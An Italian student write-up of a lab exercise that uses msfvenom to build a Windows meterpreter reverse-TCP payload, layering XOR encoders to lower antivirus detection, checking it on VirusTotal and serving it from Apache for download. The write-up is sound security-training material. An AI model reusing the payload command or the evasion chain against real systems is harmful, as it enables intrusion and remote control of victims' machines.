L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Partiamo guardando la lista degli encoders disponibili:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                              Rank       Description
    ----                              ----       -----------
    cmd/base64                        good       Base64 Command Encoder
    cmd/brace                         low        Bash Brace Expansion Command Encoder
    cmd/echo                          good       Echo Command Encoder
    cmd/generic_sh                    manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                           low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                          normal     Perl Command Encoder
    cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                     manual     The EICAR Encoder
    generic/none                      normal     The "none" Encoder
    mipsbe/byte_xori                  normal     Byte XORi Encoder
    mipsbe/longxor                    normal     XOR Encoder
    mipsle/byte_xori                  normal     Byte XORi Encoder
    mipsle/longxor                    normal     XOR Encoder
    php/base64                        great      PHP Base64 Encoder
    ppc/longxor                       normal     PPC LongXOR Encoder
    ppc/longxor_tag                   normal     PPC LongXOR Encoder
    ruby/base64                       great      Ruby Base64 Encoder
    sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
    x64/xor                           normal     XOR Encoder
    x64/xor_context                   normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                   normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                  manual     Zutto Dekiru
    x86/add_sub                       manual     Add/Sub Encoder
    x86/alpha_mixed                   low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                   low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower      manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower            manual     Avoid UTF8/tolower
    x86/bloxor                        manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                  manual     BMP Polyglot
    x86/call4_dword_xor               normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                 manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                  manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                  manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                     normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                   normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive             normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                      low        Non-Alpha Encoder
    x86/nonupper                      low        Non-Upper Encoder
```


Dopo vari tentativi, troviamo nel seguente comando la combinazione migliore:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/
xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Error: The selected arch is incompatible with the payload
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x64/xor_context
x64/xor_context succeeded with size 42 (iteration=0)
x64/xor_context succeeded with size 90 (iteration=1)
```

```
x64/xor_dynamic chosen with final size 33279
Payload size: 33279 bytes
Final size of exe file: 39936 bytes
Saved as: test.exe
```

Eseguiamo la scansione su Virustotal che ci flagga l'eseguibile per 50 antivirus su 72.




Avviamo il server Apache, carichiamo il file e proviamo a scaricarlo su una macchina windows

```
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ sudo cp /home/kali/test.exe /var/www/html/ciao.exe
[sudo] password for kali:
```

Il nostro file, chiamato ciao.exe, viene rilevato dal Windows Defender



Nonostante venga rilevato da Windows Defender, il punteggio di VirusTotal è comunque inferiore a quello portato a lezione.